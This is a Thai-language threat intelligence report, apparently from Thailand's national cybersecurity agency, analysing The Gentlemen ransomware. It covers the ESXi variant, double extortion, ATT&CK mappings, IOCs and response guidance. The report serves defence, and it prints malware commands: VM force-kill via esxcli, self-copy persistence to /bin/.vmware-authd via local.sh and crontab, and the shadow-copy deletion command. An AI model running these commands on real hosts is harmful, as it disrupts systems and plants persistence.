หากมีการใช้ Speed flag เช่น --fast, --superfast หรือ --ultrafast ค่า Flag ดังกล่าวจะถูก Append ต่อท้ายไฟล์ด้วย เพื่อให้ Decryptor ทราบว่าไฟล์นั้นถูกเข้ารหัสด้วยรูปแบบ Partial Encryption แบบใด


```
--eph--<BASE64>--marker--GENTLEMEN
GENTLEMEN--fast--
```

นอกจากนี้ หากไม่ได้เปิดใช้งาน --silent Ransomware จะเปลี่ยน Wallpaper ของเครื่อง โดยเขียนไฟล์ภาพไปที่ %TEMP%\gentlemen.bmp แล้วเรียกใช้ SystemParametersInfoW เพื่อเปลี่ยน Desktop Background ให้ผู้ใช้เห็นข้อความหรือภาพที่เกี่ยวข้องกับการเรียกค่าไถ่

```
%TEMP%\gentlemen.bmp
SystemParametersInfoW
```




ESXi Variant และผลกระทบต่อ Virtualization Infrastructure




นอกจาก Windows / Go-based locker แล้ว The Gentlemen Ransomware ยังมี variant สำหรับ VMware ESXi โดยเฉพาะ ซึ่งถูกออกแบบมาเพื่อโจมตีระบบ Virtualization Infrastructure ที่องค์กรจำนวนมากใช้รัน Workload สำคัญ เช่น ระบบฐานข้อมูล ระบบ ERP, file server, application server และระบบสำรองข้อมูล การโจมตี ESXi มีผลกระทบสูงกว่าการเข้ารหัส Endpoint ทั่วไป เพราะการเข้ารหัส Datastore หรือ Virtual Disk เพียงจุดเดียวอาจทำให้ Virtual Machine จำนวนมากหยุดทำงานพร้อมกัน

จากข้อมูลการวิเคราะห์เชิงเทคนิค พบว่า The Gentlemen มี Locker ที่เขียนด้วยภาษา Go สำหรับ Windows, Linux, NAS และ BSD และมี locker ที่เขียนด้วยภาษา C สำหรับ ESXi โดยเฉพาะ ทำให้กลุ่มนี้สามารถครอบคลุมหลายแพลตฟอร์มที่พบได้ทั่วไปในสภาพแวดล้อมองค์กร

โครงสร้าง Argument ของ ESXi Variant

ESXi variant มี Command-line Arguments น้อยกว่า Windows variant แต่ยังคงมี Argument สำคัญสำหรับควบคุมการทำงาน เช่น Password, Path เป้าหมาย, Timer, Ignore list และ Speed Mode โดย --password และ --path เป็น Argument หลักที่จำเป็นสำหรับการเริ่มการทำงานของ Locker



ตัวอย่างโครงสร้าง Command-line แบบ Redacted:

```
<process_name> --password <PASS> --path <DIR>
[--ignore <VM_NAMES>]
[--T <MIN> | --timer <MIN>]
[--fast | --superfast | --ultrafast]
```

รายละเอียด argument ที่เกี่ยวข้อง:

Argument	รายละเอียด
--password <PASS>	รหัสผ่านสำหรับเริ่มการทำงานของ Ransomware
--path <DIR>	ระบุ Path ที่ต้องการเข้ารหัส เช่น Datastore หรือ Directory ภายใต้ ESXi
--ignore <VM_NAMES>	ระบุชื่อ VM ที่ต้องการข้าม ไม่ปิดหรือไม่เข้ารหัส
--T <MIN>	หน่วงเวลาก่อนเริ่มทำงาน หน่วยเป็นนาที
--timer <MIN>	alias ของ --T สำหรับตั้งเวลาหน่วง
--fast	เข้ารหัสบางส่วนของไฟล์ประมาณ 9%
--superfast	เข้ารหัสบางส่วนของไฟล์ประมาณ 3%
--ultrafast	เข้ารหัสบางส่วนของไฟล์ประมาณ 1%

ตัวอย่างรูปแบบการรันที่ Redacted แล้ว:

```
<process_name> --password <PASS> --path /vmfs/
<process_name> --password <PASS> --path /vmfs/ --ignore
"DomainController,BackupServer" --T 15 --fast
```

ในเชิงวิเคราะห์ การมี --ignore สะท้อนว่า Operator สามารถเลือกข้าม VM บางตัวได้ เช่น เครื่องที่ต้องการเก็บไว้เพื่อใช้ควบคุมระบบต่อ หรือเครื่องที่อาจจำเป็นต่อกระบวนการเจรจาและการกู้คืนบางส่วน ส่วน Speed Flags ทำให้สามารถเข้ารหัสไฟล์ขนาดใหญ่ เช่น Virtual Disk ได้เร็วขึ้นโดยไม่ต้องเข้ารหัสทั้งไฟล์

การปิด Virtual Machine ก่อนเข้ารหัส

ก่อนเข้ารหัสไฟล์บน ESXi Ransomware จะพยายามปิด VM ที่กำลังทำงานอยู่ เพื่อปลด lock ของไฟล์ virtual disk เช่น .vmdk, .vmem, .vswp หรือไฟล์ที่เกี่ยวข้องกับ VM หาก VM ยังทำงานอยู่ ไฟล์เหล่านี้จะถูกใช้งานโดย Hypervisor และทำให้ Ransomware เข้ารหัสไม่สำเร็จ



ตัวอย่างคำสั่งที่ใช้ List VM และสั่ง Power off:

```
vim-cmd vmsvc/getallvms | tail -n +2
vim-cmd vmsvc/power.off <vmid> > /dev/null 2>&1
```

หาก VM ไม่สามารถปิดด้วยวิธีปกติได้ Ransomware จะพยายามใช้ Esxcli เพื่อ List Process ของ VM และ Force Kill Process ที่เกี่ยวข้อง

```
esxcli --formatter=csv vm process list | tail -n +2
esxcli vm process kill --type=force --world-id=<world_id> > /dev/null 2>&1
```

พฤติกรรมนี้มีความรุนแรงมาก เนื่องจากการ Force kill VM อาจทำให้ระบบงานหยุดทำงานทันที และเพิ่มความเสี่ยงต่อ Data Corruption ก่อนที่ไฟล์จะถูกเข้ารหัสซ้ำอีกชั้นหนึ่ง

การสร้าง Persistence บน ESXi

ESXi Variant ยังมีความสามารถในการสร้าง Persistence เพื่อให้ Payload กลับมาทำงานหลัง Host Reboot โดยมีการ Copy ตัวเองไปยัง Path ที่ดูคล้ายไฟล์ระบบหรือ Daemon ของ VMware เช่น /bin/.vmware-authd จากนั้นแก้ไขไฟล์ Startup script และเพิ่ม Crontab ให้รัน Payload หลัง Reboot

ตัวอย่างคำสั่งที่เกี่ยวข้อง:


```
cp -f '<self>' '/bin/.vmware-authd' && chmod +x '/bin/.vmware-authd'
echo 'sleep 30 && /bin/.vmware-authd <args> &' >> /etc/rc.local.d/local.sh
echo '@reboot sleep 60 && /bin/.vmware-authd <args>' | crontab -
```

การใช้ชื่อไฟล์ที่เลียนแบบ Daemon ของ VMware ทำให้ Artefact ดูคล้ายองค์ประกอบปกติของระบบ และอาจทำให้การตรวจสอบเบื้องต้นยากขึ้นหากทีมป้องกันไม่ได้ตรวจสอบ Path, Hash และ Command-line Argument อย่างละเอียด

การขโมยข้อมูลและ Double Extortion

The Gentlemen Ransomware ใช้รูปแบบการโจมตีแบบ Double Extortion โดยไม่ได้หยุดอยู่เพียงการเข้ารหัสข้อมูล แต่มีการขโมยข้อมูลสำคัญของเหยื่อออกไปก่อน จากนั้นจึงใช้ข้อมูลดังกล่าวเป็นแรงกดดันในการเรียกค่าไถ่ หากเหยื่อไม่ยอมจ่าย ผู้โจมตีจะข่มขู่ว่าจะเผยแพร่ข้อมูลบน Data Leak Site หรือขายต่อในช่องทางใต้ดิน ซึ่งทำให้ผลกระทบไม่ได้จำกัดเฉพาะ Downtime แต่รวมถึงความเสี่ยงด้านข้อมูลรั่วไหล ชื่อเสียง และกฎหมายคุ้มครองข้อมูลส่วนบุคคลด้วย

จากข้อมูลการวิเคราะห์เชิงเทคนิคพบว่า ในบางแคมเปญมีการ staging ข้อมูลไว้ใน directory ภายในเครื่องก่อนส่งออกไปภายนอก เช่น path ลักษณะ C:\ProgramData\data จากนั้นจึงใช้เครื่องมือ file transfer เช่น WinSCP เพื่อส่งข้อมูลออกผ่านช่องทางที่เข้ารหัส เช่น SFTP หรือ WebDAV พฤติกรรมนี้สะท้อนว่าผู้โจมตีมีขั้นตอนเตรียมข้อมูลก่อน exfiltration ไม่ใช่การขโมยข้อมูลแบบสุ่ม



ตัวอย่าง Artefact / Path:

C:\ProgramData\data

WinSCP.exe

SFTP

WebDAV

ในเชิงปฏิบัติ ขั้นตอนการขโมยข้อมูลมักเกิดหลังจากผู้โจมตีสำรวจระบบและระบุแหล่งข้อมูลสำคัญแล้ว เช่น File Server, Shared Folder, Database Export, Backup Repository หรือเครื่องของผู้บริหาร/ฝ่ายการเงิน จากนั้นจึงรวบรวมข้อมูลไว้ในพื้นที่ Staging ก่อนส่งออกไปยัง Infrastructure ภายนอก

ตัวอย่าง Pattern ที่ควรใช้เพื่ออธิบายพฤติกรรม:

1. ค้นหา Directory หรือ Share ที่มีข้อมูลสำคัญ
2. คัดลอกข้อมูลไปยัง Staging directory ภายในเครื่อง
3. ใช้เครื่องมือ File Transfer หรือช่องทางเข้ารหัสเพื่อส่งข้อมูลออก
4. ตรวจสอบความสำเร็จของการส่งออกข้อมูล
5. เริ่มกระบวนการเข้ารหัสและทิ้ง Ransom Note

```
.rdata:0000000000542D67 db 0Dh,0Ah
.rdata:0000000000542D93 db 'Gentlemen, your network is under ou'
.rdata:0000000000542D95 db 'r full control.',0Dh,0Ah
.rdata:0000000000542D88 db 'All your files are now encrypted and inaccessible.',0Dh,0Ah
.rdata:0000000000542DC9 db 0Dh,0Ah
.rdata:0000000000542DFD db '1. Any mod'
.rdata:0000000000542DFF db 'ification of encrypted files will make recovery impossible. ',0Dh
.rdata:0000000000542E09 db 0Ah
.rdata:0000000000542E46 db '2. Only our unique '
.rdata:0000000000542E47 db 'decryption key and software can restore your files. ',0Dh,0Ah
.rdata:0000000000542E5A db 'Brute-force, RAM dumps, '
.rdata:0000000000542E90 db 'third-party recovery tools are useless.',0Dh,0Ah
.rdata:0000000000542EAB db 'It's a fundamental mathematical rea'
.rdata:0000000000542ED4 db 'lity. Only we can decrypt your data.',0Dh,0Ah
.rdata:0000000000542EFC db '3. Law enforcement, authorities, and "dat'
.rdata:0000000000542F22 db 'a recovery" companies will NOT help you.',0Dh,0Ah
.rdata:0000000000542F4D db 'They will only waste your time, ta'
.rdata:0000000000542F79 db 'ke your money, and block you from recovering your files - your bu'
.rdata:0000000000542F9E db 'siness will be'
.rdata:0000000000542FE1 db 'lost.',0Dh,0Ah
.rdata:0000000000542FEF db '4. Any attempt to restore systems, or refusal to negotiate, may l'
.rdata:0000000000542FF7 db 'lead to i'
.rdata:0000000000543038
```



ประเภทข้อมูลที่มีภัยคุกคามเสี่ยง ได้แก่:

- ข้อมูลลูกค้าและข้อมูลส่วนบุคคล
- เอกสารภายในองค์กร
- ข้อมูลการเงินและบัญชี
- ข้อมูล HR
- ข้อมูลสัญญาและเอกสารทางกฎหมาย
- ข้อมูลระบบ IT เช่น Configuration File, Credential หรือ Backup Script
- ข้อมูลสำรองหรือไฟล์ที่เกี่ยวข้องกับการกู้คืนระบบ

การเรียกค่าไถ่และ Data Leak Site

หลังจากขโมยข้อมูลและเข้ารหัสระบบสำเร็จ The Gentlemen จะเข้าสู่ขั้นตอน Extortion โดยใช้ทั้ง ransom note, ช่องทางสื่อสารแบบเข้ารหัส และ Data Leak Site เพื่อกดดันเหยื่อให้เข้าสู่กระบวนการเจรจาค่าไถ่ กลไกดังกล่าวเป็นส่วนหนึ่งของโมเดล Double Extortion ซึ่งทำให้เหยื่อถูกกดดันทั้งจากการสูญเสียการเข้าถึงข้อมูล และความเสี่ยงที่ข้อมูลภายในองค์กรจะถูกเผยแพร่ต่อสาธารณะ

จากข้อมูลการวิเคราะห์เชิงเทคนิคพบว่า กลุ่มนี้มี Onion Leak Site สำหรับเผยแพร่ข้อมูลที่ขโมยมาจากเหยื่อที่ไม่จ่ายค่าไถ่ แต่การเจรจาไม่ได้ดำเนินผ่าน Leak Portal โดยตรง แต่ใช้ Tox ID ของ Affiliate แต่ละรายเป็นช่องทางหลักในการติดต่อ โดย Tox เป็นระบบสื่อสารแบบ Peer-to-Peer ที่รองรับ End-to-end Encryption ซึ่งช่วยลดการพึ่งพา Server กลางและเพิ่มความยากในการติดตามตัวผู้โจมตี

ใน Ransom Note ยังพบ Artefact สำคัญ เช่นไฟล์ README-GENTLEMEN.txt และการเปลี่ยน Wallpaper เป็นไฟล์ gentlemen.bmp เพื่อแจ้งให้เหยื่อทราบว่าระบบถูกเข้ารหัสแล้ว รวมถึงระบุช่องทางติดต่อสำหรับการเจรจา ในบางตัวอย่างมีการพบ Plaintext Ransom Note ฝังอยู่ในตัว Executable และมีภาพ Ransom Note ที่ใช้แสดงต่อเหยื่อหลังการโจมตี

README-GENTLEMEN.txt

gentlemen.bmp


Tox ID

.onion leak site

```

}
puVar4 = (undefined8 *)FUN_00414440(&DAT_0051aaa0);
puVar4[1] = 0x26;
puVar4 =
"crypto/sha256: invalid hash state sizeinvalid P256 compressed point encoding! _ -- Ransom Pr
otection(DON'T DELETE)exec: environment variable contains NULmismatched count during itab tab
le copyout of memory allocating heap arena map/cpu/classes/gc/mark/assist:cpu-seconds/cpu/clas
ses/scavenge/total:cpu-seconds/memory/classes/profiling/buckets:bytesmspan.sweep: bad span sta
te after sweepruntime: blocked write on free polldescPowerRegisterSuspendResumeNotification"
;
auVar6._8_8_ = puVar4;
auVar6._0_8_ = &PTR_DAT_0056a940;

```



นอกจากนี้ ข้อมูลจากแหล่งติดตาม Victim Listing แสดงให้เห็นว่ากลุ่ม The Gentlemen มีการประกาศเหยื่อหลายประเทศและหลายอุตสาหกรรม โดยแต่ละรายการมักมีชื่อองค์กร วัน discovered ข้อมูลประกอบเกี่ยวกับองค์กร และลิงก์ที่เกี่ยวข้อง ซึ่งสะท้อนว่า Data Leak Site ถูกใช้เป็นเครื่องมือกดดันด้านชื่อเสียงและธุรกิจ ไม่ใช่เพียงช่องทางประกาศผลการโจมตีเท่านั้น



Technique Tactics and Procedures (MITRE ATT&CK)

MITRE ATT&CK คือฐานความรู้ที่รวบรวมและจัดหมวดหมู่กลยุทธ์และเทคนิคต่างๆ ที่ผู้ไม่หวังดีใช้ในการโจมตีทางไซเบอร์ โดยอ้างอิงจากเหตุการณ์ที่เกิดขึ้นจริง เพื่อให้ฝ่ายป้องกันสามารถเข้าใจและรับมือกับภัยคุกคามได้ดียิ่งขึ้น

Tactic	Technique ID	Technique Name
Initial Access	T1190	Exploiting Public-Facing Application
	T1078	Valid Accounts
	T1133	External Remote Services
Execution	T1059.001	Command and Scripting Interpreter: PowerShell
	T1047	Windows Management Instrumentation (WMI)
Persistence	T1543.003	Create or Modify System Process: Windows Service
	T1053.005	Scheduled Task/Job: Scheduled Task
Privilege Escalation	T1068	Exploitation for Privilege Escalation
Defense Evasion	T1562.001	Impair Defenses: Disable or Modify Tools (BYOVD)
	T1070.001	Indicator Removal on Host: Clear Windows Event Logs
	T1070.004	Indicator Removal on Host: File Deletion
	T1497.003	Virtualization/Sandbox Evasion: Time Based Evasion
Discovery	T1046	Network Service Scanning
	T1087.002	Domain Account Discovery
	T1018	Remote System Discovery
Lateral Movement	T1021.002	Remote Services: SMB/Windows Admin Shares



Tactic	Technique ID	Technique Name
	T1484.001	Domain Policy Modification: Group Policy Modification
Command & Control	T1090	Proxy: SystemBC
	T1071.001	Application Layer Protocol: Web Protocols (HTTP/S)
Exfiltration	T1567.002	Exfiltration to Cloud Storage
	T1041	Exfiltration Over C2 Channel
Impact	T1486	Data Encrypted for Impact
	T1490	Inhibit System Recovery



Indicator of Compromise (IOCs)

Indicators of Compromise (IOCs) คือ ร่องรอยหรือหลักฐานทางดิจิทัลที่บ่งชี้ว่าระบบหรือเครือข่ายอาจถูกบุกรุกโดยผู้ไม่หวังดี ซึ่งทาง สกมช. ได้มีการแบ่งปันข้อมูล IOCs เหล่านี้ผ่านทางแพลตฟอร์ม MISP (Malware Information Sharing Platform) เพื่อเสริมสร้างความมั่นคงปลอดภัยไซเบอร์เรียบร้อยแล้ว โดยมีร่องรอยที่สามารถตรวจสอบได้ดังนี้

ร่องรอยที่สามารถตรวจสอบได้:

IP Address

194.87.31.69

91.107.247.163

45.86.230.112

File Hash SHA-256

992c951f4af57ca7cd8396f5ed69c2199fd6fd4ae5e93726da3e198e78bec0a5
025fc0976c548fb5a880c83ea3eb21a5f23c5d53c4e51e862bb893c11adf712a
5dc607c8990841139768884b1b43e1403496d5a458788a1937be139594f01dca
cc14df781475ef0f3f2c441d03a622ea67cd86967526f8758ead6f45174db78e
fe1033335a045c696c900d435119d210361966e2fb5cd1ba3382608cfa2c8e68
0e6d3f66c09f03aa7901c1510498d7ae76c82d8aa83392e2921723f2c02fb701
bdd4a79e70578bf5dfc62366731cd6ed68739c89236e91eb88410653f66f87eb
51b9f246d6da85631131fcd1fabf0a67937d4bdde33625a44f7ee6a3a7baebd2
2834114ff7e487c4ca3f50ca39f7d652dea1be98f885c388f01b6ff35309307b
22b38dad7da097ea03aa28d0614164cd25fafeb1383dbc15047e34c8050f6f67
2ed9494e9b7b68415b4eb151c922c82c0191294d0aa443dd2cb5133e6bfe3d5d
48d9b2ce4fcd6854a3164ce395d7140014e0b58b77680623f3e4ca22d3a6e7fd
62c2c24937d67fdeb43f2c9690ab10e8bb90713af46945048db9a94a465ffcb8
860a6177b055a2f5aa61470d17ec3c69da24f1cdf0a782237055cba431158923
87d25d0e5880b3b5cd30106853cbfc6ef1ad38966b30d9bd5b99df46098e546c
8c87134c1b45e990e9568f0a3899b0076f94be16d3c40fa824ac1e6c6ee892db
91415e0b9fe4e7cbe43ec0558a7adf89423de30d22b00b985c2e4b97e75076b1



994d6d1edb57f945f4284cc0163ec998861c7496d85f6d45c08657c9727186e3
 9f61ff4deb8afced8b1ecdc8787a134c63bde632b18293fbfc94a91749e3e454
 a7a19cab7aab606f833fa8225bc94ec9570a6666660b02cc41a63fe39ea8b0ad
 b67958afc982cafbe1c3f114b444d7f4c91a88a3e7a86f89ab8795ac2110d1e6
 c46b5a18ab3fb5fd1c5c8288a41c75bf0170c10b5e829af89370a12c86dd10f8
 c7f7b5a6e7d93221344e6368c7ab4abf93e162f7567e1a7bcb8786cb8a183a73
 ec368ae0b4369b6ef0da244774995c819c63cffb7fd2132379963b9c1640ccd2
 efaf8e7422ffd09c7f03f1a5b4e5c2cc32b05334c18d1ccb9673667f8f43108f
 f736be55193c77af346dbe905e25f6a1dee3ec1aedca8989ad2088e4f6576b12
 fc75ed2159e0c8274076e46a37671cfb8d677af9f586224da1713df89490a958
 078163d5c16f64caa5a14784323fd51451b8c831c73396b967b4e35e6879937b
 788ba200f776a188c248d6c2029f00b5d34be45d4444f7cb89ffe838c39b8b19

File Hash MD5

b1254b99d30873de20ea99fbca371ac3
 8ee42d16a9381d726591ddc551863931
 adf675ffc1acb357f2d9f1a94e016f52
 4200b46a93c6ab059e2b34ce200c4a5b
 d65c293efb5e6d033c83b2ac472bf0cb
 42c062d6299ca9f76554441a29429404
 efd5366eb7473d6f7fb97ec7ac59f09d
 8901ce810f999f79c51c4d4f6c93fe6b

File Hash SHA1

c12c4d58541cc4f75ae19b65295a52c559570054
 c0979ec20b87084317d1bfa50405f7149c3b5c5f
 df249727c12741ca176d5f1ccba3ce188a546d28
 e00293ce0eb534874efd615ae590cf6aa3858ba4



แนวทางการเฝ้าระวัง ป้องกัน และรับมือ

การเฝ้าระวัง (Monitoring)

- เฝ้าระวังการพยายามโจมตีหรือการเข้าสู่ระบบที่ผิดปกติที่ขอบเขตเครือข่าย (Perimeter Network) โดยเฉพาะอุปกรณ์ VPN Gateway ควรตรวจสอบ Log การยืนยันตัวตนที่ล้มเหลว ซ้ำๆ (Brute-force) หรือพฤติกรรมที่สอดคล้องกับ CVE-2024-55591
- ตั้งค่า EDR หรือ SIEM ให้แจ้งเตือนเมื่อมีการติดตั้งหรือโหลด Driver ระบบปฏิบัติการที่ผิดปกติ (BYOVD) โดยเฉพาะชื่อไฟล์หรือแฮชที่ตรงกับ ThrottleBlood.sys หรือเมื่อมี Service ใหม่ถูกสร้างขึ้นโดยไม่ทราบสาเหตุ
- ตรวจสอบการใช้งานคำสั่ง Command Line หรือ PowerShell ที่มีพฤติกรรมน่าสงสัย เช่น การพยายามปิดการทำงานของระบบป้องกัน (Windows Defender, Antivirus) หรือคำสั่งลบ Shadow Copies (vssadmin.exe delete shadows /all /quiet)
- เฝ้าระวังการเปลี่ยนแปลงนโยบาย Group Policy (GPO) บน Domain Controller ที่ไม่ได้รับการอนุมัติ ซึ่งอาจเป็นสัญญาณของการเตรียมกระจายสคริปต์เพื่อติดตั้งมัลแวร์
- ตรวจสอบปริมาณการส่งออกข้อมูล (Outbound Traffic) ที่สูงผิดปกติไปยังบริการ Cloud Storage สาธารณะ (เช่น Mega, Proton Drive) ซึ่งอาจเกิดจากการใช้เครื่องมืออย่าง Rclone ในการขโมยข้อมูล (Data Exfiltration)

การป้องกัน (Prevention)

- ดำเนินการอัปเดตแพตช์ (Patch Management) อุปกรณ์รักษาความปลอดภัยและระบบปฏิบัติการให้เป็นเวอร์ชันล่าสุดอย่างสม่ำเสมอ โดยให้ความสำคัญสูงสุดกับช่องโหว่บนอุปกรณ์ที่เข้าถึงได้จากอินเทอร์เน็ต (Public-facing assets)
- บังคับใช้การยืนยันตัวตนแบบหลายปัจจัย (Multi-Factor Authentication - MFA) สำหรับทุกช่องทางการเข้าถึงระบบจากระยะไกล เช่น VPN, RDP หรือแอปพลิเคชันขององค์กร
- กำหนดนโยบาย Application Control หรือเปิดใช้งานฟีเจอร์ Block Vulnerable Drivers บนระบบปฏิบัติการและ EDR เพื่อป้องกันไม่ให้ผู้ไม่หวังดีสามารถโหลด Driver ที่มีช่องโหว่เพื่อข้ามการทำงานของระบบรักษาความปลอดภัยได้
- แบ่งส่วนเครือข่าย (Network Segmentation) อย่างชัดเจน โดยแยกเครือข่ายของเซิร์ฟเวอร์ที่สำคัญและระบบสำรองข้อมูล (Backup Systems) ออกจากเครือข่ายของพนักงานทั่วไป เพื่อจำกัดขอบเขตความเสียหายหากเกิดการแพร่ระบาด (Lateral Movement)
- จัดเก็บข้อมูลสำรองแบบออฟไลน์ (Offline Backup) หรือใช้เทคโนโลยี Immutable Backup ที่ไม่สามารถแก้ไขหรือลบได้ เพื่อให้มั่นใจว่าจะมีข้อมูลสำหรับกู้คืนระบบแม้ถูกโจมตีด้วย Ransomware




การรับมือ (Response)

- ตัดการเชื่อมต่อเครือข่าย (Isolate) เครื่องคอมพิวเตอร์และเซิร์ฟเวอร์ที่พบว่าติดเชื้อออกจากระบบเครือข่ายทันที ทั้งแบบใช้สายและไร้สาย แต่ ห้ามปิดเครื่อง (Do not shut down) เพื่อรักษาสถานะของหน่วยความจำ (RAM) สำหรับการตรวจพิสูจน์พยานหลักฐานทางดิจิทัล (Digital Forensics)
- ตรวจสอบหาต้นตอของการบุกรุก (Root Cause Analysis) และประเมินขอบเขตความเสียหาย โดยไล่ตรวจสอบบัญชีผู้ใช้งานที่ถูกนำมาใช้ และพฤติกรรมเคลื่อนไหวในระบบ (Lateral movement) ผ่าน AD Logs เพื่อดูว่ามัลแวร์กระจายไปที่ใดบ้าง
- รวบรวมพยานหลักฐาน เช่น ไฟล์ Ransom Note, ตัวอย่างไฟล์ที่ถูกเข้ารหัส, แฮชของมัลแวร์ และ Log ที่เกี่ยวข้องกับการพยายามติดต่อกับ C2 Server เพื่อนำมาใช้สืบสวนและประสานงานกับหน่วยงานที่เกี่ยวข้อง
- ห้ามโอนเงินค่าไถ่ให้กับผู้โจมตีโดยเด็ดขาด เนื่องจากการจ่ายเงินไม่ได้เป็นเครื่องรับประกันว่าจะได้ข้อมูลคืน และยังเป็นการสนับสนุนกลุ่มอาชญากรทางไซเบอร์
- ดำเนินการล้างระบบและกู้คืนข้อมูล (Recovery) จากระบบสำรองข้อมูลที่ปลอดภัยและได้รับการตรวจสอบแล้วว่าไม่ติดมัลแวร์ ก่อนที่จะนำเครื่องกลับเข้าสู่เครือข่ายปกติ พร้อมทั้งเปลี่ยนรหัสผ่านของระบบและบัญชีทั้งหมดที่เกี่ยวข้อง



อ้างอิง (References)

1. Dark Reading — “The Gentlemen” Rapidly Rises to Ransomware Prominence
<https://www.darkreading.com/threat-intelligence/gentlemen-rapidly-rise-ransomware>
2. Group-IB — Hasta la vista, Hastalamuerte: An Overview of The Gentlemen’s TTPs
<https://www.group-ib.com/blog/hastalamuerte-gentlemen-raas-ttps/>
3. Ransomware.live — Group: thegentlemen
<https://www.ransomware.live/group/thegentlemen>
4. Cybereason — License to Encrypt: “The Gentlemen” Make Their Move
<https://www.cybereason.com/blog/the-gentlemen-ransomware>
5. FortiGuard Labs — The Gentlemen Ransomware - Threat Actor
<https://www.fortiguard.com/threat-actor/6387/the-gentlemen-ransomware>
6. Trend Micro — Unmasking The Gentlemen Ransomware: Tactics, Techniques, and Procedures Revealed
https://www.trendmicro.com/en_us/research/25/i/unmasking-the-gentlemen-ransomware.html
7. SOC Prime — The Gentlemen Ransomware Detection
<https://socprime.com/blog/the-gentlemen-ransomware-detection/>
8. SOCRadar — Dark Web Profile: The Gentlemen Ransomware
<https://socradar.io/blog/dark-web-profile-the-gentlemen-ransomware/>
9. BankInfoSecurity — Tables Turned: Gentlemen Ransomware Group Suffers Data Leak
<https://www.bankinfosecurity.com/tables-turned-gentlemen-ransomware-group-suffers-data-leak-a-31654>
10. BleepingComputer — The Gentlemen Ransomware Now Uses SystemBC for Bot-Powered Attacks
<https://www.bleepingcomputer.com/news/security/the-gentlemen-ransomware-now-uses-systembc-for-bot-powered-attacks/>
11. Check Point Research — DFIR Report: The Gentlemen
<https://research.checkpoint.com/2026/dfir-report-the-gentlemen/>



แบบประเมินรายงานข่าวกรองไซเบอร์

<https://dg.th/nsexlfob51>

จัดทำโดย

ฝ่ายบริหารจัดการข้อมูลภัยคุกคามทางไซเบอร์ สำนักประสานงาน
ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ
โทร: 02 114 3531 อีเมล: cti_misp@ncsa.or.th